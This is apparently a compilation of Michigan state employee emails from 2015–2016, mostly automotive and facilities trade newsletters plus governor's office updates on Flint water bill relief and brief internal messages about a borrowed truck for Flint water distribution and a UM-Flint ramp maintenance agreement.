## Mazda issues recalls for potential fuel leak, Takata airbags

Mazda issued two recalls covering all of its 2014-16 CX-5 crossovers in the U.S. for potential fuel leak concerns, in addition to 2004-06 pickups equipped with Takata airbags.



## GM, lawyers ask U.S. judge to reject bid to halt switch settlement

General Motors has asked a judge to reject efforts by a lawyer who first publicly exposed a faulty ignition switch in GM vehicles to undo a settlement fund resolving 1,380 death and injury lawsuits.



FCA will offer new settings for diesel engines to make them cleaner

Ferrari shares slump to record low after saying sales growth will slow

Ally posts strong gains in net income for year, Q4

Toyota's U2 van concept to pop up in Toronto

Takata must change culture to prevent another safety crisis, panel says

Microbus-styled mini-MPV to use new electric platform

VW's sales sink to 5-year low; Audi's record run continues

Dow CEO Liveris agrees to exit after DuPont merger

Canadian sales jump 10% after record year

**BLOG: RICHARD TRUETT**

Sergio's plan to sell rebadged Dart, 200 replacements could work -- if he chooses wisely

Ford's rising fleet sales fail to offset 11% decline in retail

Lexus reports record global sales in 2015; aims higher in 2016

GM ekes out slim gain; retail up as fleet falls





Jeep and Dodge lift FCA to another increase



Tata to rename Zica hatch after outbreak of dangerous zika virus

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
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
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**Sent:** Wednesday, February 03, 2016 4:31 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** DAILY: GM profits soar, but stock falls 2.4% | Scion and Japan's other failed U.S. brands | Audi Super Bowl ad drops 'Truth in Engineering' | Kia goes for Walken | Chock out FCA's latest recall

Today's most read story  
**Toyota to scrap Scion brand, keep the cars**

February 3, 2016


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## GM profits soar on strong truck sales, resilience in China

GM posted pretax operating profit of \$10.8 billion for 2015 -- including \$2.8 billion in the fourth quarter -- as executives sought to reassure skeptical investors that there is plenty of profit potential remaining in the key U.S. and China markets.



### NEWS ANALYSIS

## Scion is not Japan's only failed U.S. brand

Japanese failures in the United States are rare, but there have been a few. And with the death of Scion, announced today, Toyopet no longer stands alone as Toyota's only failed brand.

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
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**What FCA stands to gain from outsourcing small and midsize sedans**

**Snowstorms drive sales down 0.4%; SAAR rises to 17.55 million**

**Toyota, crimped by steel shortage, may suspend Japan output**

**Acura runs with Van Halen for NSX Super Bowl spot**



## Audi's Super Bowl ad reaches for the moon

Audi is back in the Super Bowl with an R8 spot that reaches for the moon. The 60-second first-quarter ad, "The Commander," centers on a retired astronaut who "rediscovers his lust for life" with the help of the R8 V-10-plus supercar.



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Randy Yockey, Co-Owner of Friendly Ford, uses Advanced Service to drive profits and increase retention. He is seeing more repeat customers, better internal communication, and a transformation in his service experience.

[See Randy's Story](#)



## Kia's Super Bowl campaign to draw on star power of Christopher Walken, social media influencers

In Kia's Super Bowl 50 ad, the redesigned 2016 Optima is like the world's most exciting pair of socks. The spot is all about standing out from the pack as Kia hopes to do with the Optima in a midsize sedan segment that the automaker says is boring and basic.



**BLOG: LARRY P. VELLEQUETTE**

## Chock this out: We may have jumped the shark on Recall-o-rama

In a sign of Fiat Chrysler's new hypersensitivity to safety, the automaker will voluntarily supply owners of 441,578 Dodge Chargers with free wheel chocks.



**VIRAL VIDEO RANKINGS FOR WEEK OF 2/2/16**

## **VIDEO:** Acura, Hyundai tease Super Bowl 50 spots

A telltale sign of Super Bowl season is when the first hints of game spots hit the Internet.



Toyota to scrap Scion brand, keep the cars

Honda warns dealerships of liability as it widens airbag recall

Ford to cut jobs in Europe to boost profits

Kia plans first sports sedan next year as it seeks younger, more hip image, report says

VW Group sends proposal to fix rigged 3.0-liter diesels to U.S., Calif. regulators

Toyota recalls 320,000 vehicles for side airbag issue

GM to launch first compact sedan in India as part of market share quest

**BLOG: JESSE SNYDER**

Despite a quirky January, industry is on the right path

Fuel economy up slightly in January as SUV, pickup sales level off

Takata plans to present restructuring plan to carmakers in May, report says

Google expands self-driving car testing to Washington state

Denso lowers full-year profit forecast, expects yen to strengthen

PHOTO GALLERIES

### Scion through the years

>> GALLERY

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
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
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
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**Sent:** Wednesday, February 03, 2016 6:14 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments




When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.


Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly

65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

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[Learn more about the \\$30 million request](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). [Click here to watch the video.](#)

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
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**Sent:** Thursday, February 04, 2016 4:37 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** DAILY: Continental recalls defective airbag control module on 5M vehicles | VW replaces top U.S. lawyer | Daimler's profit surge | Bentley preps fastback Bentayga | FCA readies 2 Super Bowl spots

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February 4, 2016


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## Continental recalls defective airbag control units used in 5 million vehicles

Continental Automotive Systems said it supplied potentially defective airbag control units to 5 million vehicles used by Honda, Fiat Chrysler, Mercedes-Benz, and three other automakers built over a five-year period worldwide, widening an airbag safety crisis.



## VW, seeking approval on emissions fix, replaces top U.S. lawyer

Volkswagen AG replaced the head of its U.S. legal department with an outside lawyer as it seeks approval to fix nearly 600,000 vehicles that had software allowing them to cheat on emission levels.

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
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**Honda warns dealerships of liability as it widens airbag recall**



## Daimler's Q4 earnings surge 22% on new models

Daimler's fourth-quarter operating profit surged by 22 percent, lifted by demand for SUVs, compact cars and sales of its C class. The company warned of slower growth in 2016 as China cools.



***"It's the best system out there for our entire organization."***

Randy Yockey, Co-Owner of Friendly Ford, uses Advanced Service to drive profits and increase retention. He is seeing more repeat customers, better internal communication, and a transformation in his service experience.

[See Randy's Story](#)



## Fiat Chrysler preps 2 Super Bowl ads

Fiat Chrysler Automobiles will air two spots during Super Bowl 50 on Sunday. The first ad will air after Coldplay's halftime performance. The second ad will air during the first commercial break in the fourth quarter, FCA revealed today.



## Bentley preps fastback Bentayga

Bentley is hatching plans to introduce a sportier, coupelike version of the Bentayga, the brand's first SUV. Bentley CEO Wolfgang Duerheimer said advance design and engineering work on a performance-enhanced, fastback Bentayga variant are under way, though the program still needs formal approval.



Obama seeks \$10-a-barrel oil tax for self-driving cars, transportation outlays

Mazda says quarterly earnings ease on currency exchange impact

Subaru parent says quarterly earnings rise 21%

Honda will recall around 341,000 Accord sedans in U.S. over restraint system

Asbury income, revenues up in Q4; vehicle margins down

Delphi Q4 net income slides 44% in 'challenging global marketplace'

GM worker dies at Ohio plant; U.S. investigating



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**Sent:** Friday, February 05, 2016 4:26 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** DAILY: Rise in traffic deaths raises alarm at NHTSA | UAW chief's lessons learned | Former Ferrari chief engineer returns to FCA | Toyota quarterly profits rise 4.7% | VW delays 2015 results

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**GM worker dies at Ohio plant; U.S. investigating**

February 5, 2016


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## Rise in traffic deaths last year raises alarm at NHTSA

U.S. Transportation Department officials are mounting an effort to tackle the human causes behind traffic deaths, which after years of steady declines, increased sharply last year.



## UAW was unprepared for social media influence on talks, Williams says

UAW President Dennis Williams said the union took away several lessons from its rocky 2015 negotiations with Detroit automakers -- chief among them being the influence of social media on members.

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
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**Honda warns dealerships of liability as it widens airbag recall**



## Former Ferrari chief engineer returns to Fiat Chrysler

Fiat Chrysler has lured former Ferrari chief engineer Roberto Fedeli back from BMW as the automaker faces technical challenges that have delayed the Alfa Romeo Giulia and Maserati Levante launches. Fedeli will be chief technical officer for both Alfa and Maserati.

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## Toyota quarterly net rises 4.7% to \$5.4 billion

Toyota said it posted a 4.7 percent gain in quarterly net income and raised its full-year profit forecast slightly due to strong demand in the U.S. Operating profits, however, fell 5.3 percent to 722 billion yen (\$6.2 billion) during the October-December quarter due to an increase in expenses.



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## VW delays 2015 results due to open issues on emissions

Volkswagen said its emissions scandal will delay its publication of last year's results, as the automaker struggles to determine the financial impact of its emissions cheating scandal.



Margin squeeze hurts used-vehicle prices, economist says

Volvo bets on wagons with V90 despite SUV boom

Takata posts quarterly profit gain as airbag recalls mount

VW launches new ad campaign without 'Das Auto' slogan

Toyota recycling program gives second life to parts

Chrissy Taylor named Enterprise COO

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
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
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**Sent:** Thursday, February 11, 2016 5:56 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



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


The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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---

**From:** Reynolds, Vince (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:21 PM  
**To:** Cischke, Roy (DTMB);Rupert, Robert (DTMB)  
**Subject:** RE: DOC Flint

M1653

**Vince Reynolds**  
**Analyst - Vehicle Consultant**  
**DTMB - Vehicle and Travel Services**  
**6951 Crowner Drive**  
**Lansing, MI 48909**  
**517-322-6335**  
**517-322-1423 Fax**  
**[reynoldsv@michigan.gov](mailto:reynoldsv@michigan.gov)**

---

**From:** Cischke, Roy (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:15 PM  
**To:** Rupert, Robert (DTMB) <[RupertR@michigan.gov](mailto:RupertR@michigan.gov)>; Reynolds, Vince (DTMB) <[reynoldsv@michigan.gov](mailto:reynoldsv@michigan.gov)>  
**Subject:** DOC Flint

Unit number of the truck we borrowed from corrections for Flint water distribution.

---

**From:** Martin, Ric (DTMB)  
**Sent:** Monday, July 06, 2015 10:22 AM  
**To:** Hakim, George;Paasch, Keith (DTMB)  
**Cc:** Webb, Bill;Bigelow, Terry;Noonan, Michael (DTMB);Scates, Larry (DTMB)  
**Subject:** RE: Ramp Agreement - DRAFT

Hi, George,

Thanks for the response and the agreement. We also really enjoyed meeting and found it beneficial. I will definitely try to schedule time again on our next visit in the fall.

The team is doing a quick review of the agreement. Hopefully we can turn this around quickly.

Thanks again for making time to meet with us.

Ric

---

**From:** Hakim, George [<mailto:geohak@umflint.edu>]  
**Sent:** Wednesday, July 1, 2015 4:31 PM  
**To:** Paasch, Keith (DTMB); Martin, Ric (DTMB)  
**Cc:** Webb, Bill; Bigelow, Terry  
**Subject:** Ramp Agreement - DRAFT

Keith/Ric,

It was great meeting with you today. Bill and I agree that we all need to plan on getting together from time to time (possibly bi-monthly) to share information and keep each other current on relevant activities, projects, etc.

Attached, as we discussed, is the current 'draft' of the MOU for maintenance of the Water Street Ramp. As I noted earlier today, this document highlights/tracks the changes by UM-Flint to the MOU proposed by your office. Your feedback prior to our transmittal of this proposed agreement to our legal staff in Ann Arbor will be very helpful. Please get back to us with any feedback you may have. We intend to keep this process moving along as quickly as possible so we can wrap up this process.

Thanks much!

George

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, July 06, 2015 4:40 PM  
**To:** Martin, Ric (DTMB); Scates, Larry (DTMB)  
**Cc:** Paasch, Keith (DTMB)  
**Subject:** RE: Ramp Agreement - DRAFT

Sorry Also the Fire panel and work related... The fire panel is in their room on the second floor... If we take it over we need to work out if its contracted or butches crew and we want that room back...

---

**From:** Martin, Ric (DTMB)  
**Sent:** Monday, July 06, 2015 10:20 AM  
**To:** Noonan, Michael (DTMB); Scates, Larry (DTMB)  
**Cc:** Paasch, Keith (DTMB)  
**Subject:** FW: Ramp Agreement - DRAFT

Hey, Mike and Larry,

George sent us the ramp agreement. Can you please look it over?

Thanks.

Ric

---

**From:** Hakim, George [<mailto:geohak@umflint.edu>]  
**Sent:** Wednesday, July 1, 2015 4:31 PM  
**To:** Paasch, Keith (DTMB); Martin, Ric (DTMB)  
**Cc:** Webb, Bill; Bigelow, Terry  
**Subject:** Ramp Agreement - DRAFT

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Thanks much!

George

**From:** Facilities Daily <facilityinsider@buildingoperatingmanagement.com>  
**Sent:** Friday, August 07, 2015 9:17 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Legionella in NYC | Mall of America Lighting | Sustainability at SL Green

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## Clean Cooling Towers Key to Reducing Risk of Legionella Outbreaks >>



*read this feature >*






## 1: Jay Black Uses Sustainability, High-Performance Efforts to Set SL Green Apart »

2: Active Upgrading, Energy Monitoring Also Part of SL Green Sustainability Approach »

3: Retrocommissioning, Tenant Relationships Part of SL Green Sustainability Efforts »

*read this feature »*



## FMD Tech Center »

*read this feature »*



TODAY'S QUICK READ

## Baptist Health South Florida installing enterprise-wide health IT system

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## Beverly Hills Paying Businesses \$500 for Each Waterless Urinal Installed

[read this »](#)

### CONTRIBUTED POSTS

## Transformational Change: Our Mission Possible

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## Roadmap of the Possible: Top Down Approach for Connected Buildings

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### PRESS RELEASES

## AMAG Technology: Quantum Secure Certifies SAFE with AMAG's Symmetry Security Management System

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## Graybar: Distributor Reports Record Second-Quarter Results

[read this »](#)

## ASHRAE: Keeping Occupants Comfortable Without Raising Energy Costs


## ROCKFON: Company's Ceiling Systems Simplify Seismic Requirements

[read this »](#)

## Watts Water: Company Launches Microsite to Showcase Brands


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### PRODUCTS AND TECHNOLOGY




The Detex EAX-300 door prop alarm is a battery-powered alarm for doors that may be...

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The Adams Rite RITE Touch digital door lock for single or double glass applications...

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Johnson Controls continues to expand its York magnetic-bearing centrifugal YMC2 chillers...

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*Building Operating Management, 2100 W. Florist Ave., Milwaukee, WI 53209*



**From:** Facilities Daily <facilityinsider@buildingoperatingmanagement.com>  
**Sent:** Thursday, August 20, 2015 9:16 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Legionella: NYC Adopts Standard on Cooling Towers

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Facilities Daily: From the editors of Building Operating Management, Facility Maintenance Decisions and FacilitiesNet

## NEW MAINTENANCE ALERT

### Legionella: NYC Adopts Standard on Cooling Towers

*The New York City Council has adopted legislation requiring adherence to part of ASHRAE's newly published Legionella standard.*

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Critical Facility Summit


## TODAY'S QUICK READ

### Wall Watch: Technology to Detect Piping

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## Ambulatory Care Center to Replace Laurel Regional Hospital

*read this »*



### PRESS RELEASES

## Lutron: Company's Latest Maestro Dimmer Sensor Takes Top Honors from Lighting Distributors Group

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## ETC: Unison Mosaic Brings Quiet to Recovering Newborns at Top Children's Hospital

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## LIGHTFAIR International: 2017 Trade Show Will Take Place in Philadelphia

## Crown Matting Technologies: Classifying Slip-and-Fall Accidents in Facilities

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## Smartware Group: Company Listed by SMRP as Continuing Education Provider

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


### PRODUCTS AND TECHNOLOGY



The UP6S Series 15-30 horsepower (hp) fixed speed rotary screw compressor adds...

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The Power Xpert™ 9395 high performance model uninterruptible power





*read this »*

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
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*Building Operating Management, 2100 W. Florist Ave., Milwaukee, WI 53209*



---

**From:** Building Operating Management and Facility Maintenance Decisions  
<virtual@buildingoperatingmanagement.com>  
**Sent:** Wednesday, August 26, 2015 1:09 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Subscriber Services: Your August Building Operating Management and Facility Maintenance Decisions Issues

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## Read the August issue of *Building Operating Management*

### **This Issue:**

Paint • Mass Notification Systems • Acoustics • Uninterruptible Power Supply • Tep  
Steps to Resilience • Green Building Report • HVAC • Ask An Expert: John Lembo •  
FM Strategies: Real-Time Energy Management • FMXcellence Awards • Flooring •  
Facility Management • Product Information

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# *Facility Maintenance Decisions*

## **This Issue:**

Legionella • Project Management: Lighting • Roundtable • Management Insight: Laurie Gilmer • Fleet Management • Power Tools • CMMS • Door Hardware • FMD Tech Center • Talking Points • Talking Points


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*Building Operating Management & Facility Maintenance Decisions  
2100 W. Florist Ave.  
Milwaukee, WI 53209*

**From:** MyFacilitiesNet <community@myfacilitiesnet.com>  
**Sent:** Thursday, August 27, 2015 7:11 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** FL Fleet Management Challenges, Legionella and Mall of America Lighting on MyFN



## Current Conversations on MyFacilitiesNet:

### NYC Adopts Section of ASHRAE Legionella Standard

Following the outbreak of Legionnaire's Disease, the New York City Council has adopted the section of the new ASHRAE Legionella standard that lists common tasks and steps for items such as...


**Ed Sullivan,** [Be the First to Reply](#)



### Diverse Community Offers Challenges for Effective Fleet Management

Pelican Bay, a smaller community located inside the city of Naples, Fla., is not very big. But factor in its location on the Gulf of Mexico, a protected area of land that can only be reached via boat and requires...

**Dave Lubach,** [Be the First to Reply](#)



### Maintenance and Energy Efficiency

Our Ask An Expert column for August offers savvy advice on energy efficiency as it relates to maintenance programs, antiquated equipment, and building systems. Our expert is John J. Lembo, vice president of TRC, an engineering, environmental consulting, and...

**Ronald Kovach,** [Be the First to Reply](#)

### Mall of America Lighting Upgrades

America's biggest retail shopping center never sits still when it comes to updating, expanding and keeping the Mall of America looking fresh. That means plenty of lighting projects inside the facility. And many opportunities...

**Dave Lubach**, [Be the First to Reply](#)

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## **LEEDv4 and Why Raising The Bar Matters**

In a story in the August issue of *Building Operating Management*, USGBC argues that LEEDv4 - the subject of much derision and skepticism - is an important tool for raising the sustainability bar. What are your thoughts on LEEDv4?

**Greg Zimmerman**, [3 Replies](#)

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
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*MyFacilitiesNet.com*  
2100 W. Florist Ave.  
Milwaukee, WI 53209

**From:** Amy Brown <notices@nfmt.com>  
**Sent:** Monday, August 31, 2015 1:37 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** How to get funds for FM projects, Intro to OLEDs and More

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Vol. 1 Issue 2

Well, summer is almost over and kids are heading back to school, but kids aren't the only ones that need to learn. The facility management industry is changing rapidly so fall is the perfect time for you to focus on your education. NFMT offers many formats to help your professional development from live events (NFMT Orlando in October) to online videos and webcasts.

## NFMT Training Videos


### Five Rules for Speaking with the CEO and CFO



*B. Alan Whitson, President, The Corporate Realty, Design & Management Institute*

Learn how to win the competition for money inside your organization. Getting money for performance upgrades and end of life replacement projects is a constant battle inside any organization, but if you know the secrets you can get your fair share.

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**NFMT Orlando**  
**FM Conference & Expo**  
**October 27-28**  
**Orlando, FL**  
[www.nfmt.com/orlando](http://www.nfmt.com/orlando)

## An Introduction to OLEDs: The Other Solid-State Lighting Technology



*John Curran, President, LED Transformations, LLC*

Organic Light Emitting Diodes, or OLEDs, are beginning to move from high priced novelty products to more mainstream illumination solutions. OLEDs offer new and exciting capabilities where the light becomes the luminaire. In this presentation, Dr. Curran provides an excellent introduction for those unfamiliar with this technology.

**VIEW NOW**


## Workshops — NFMT Members Save Over 30%

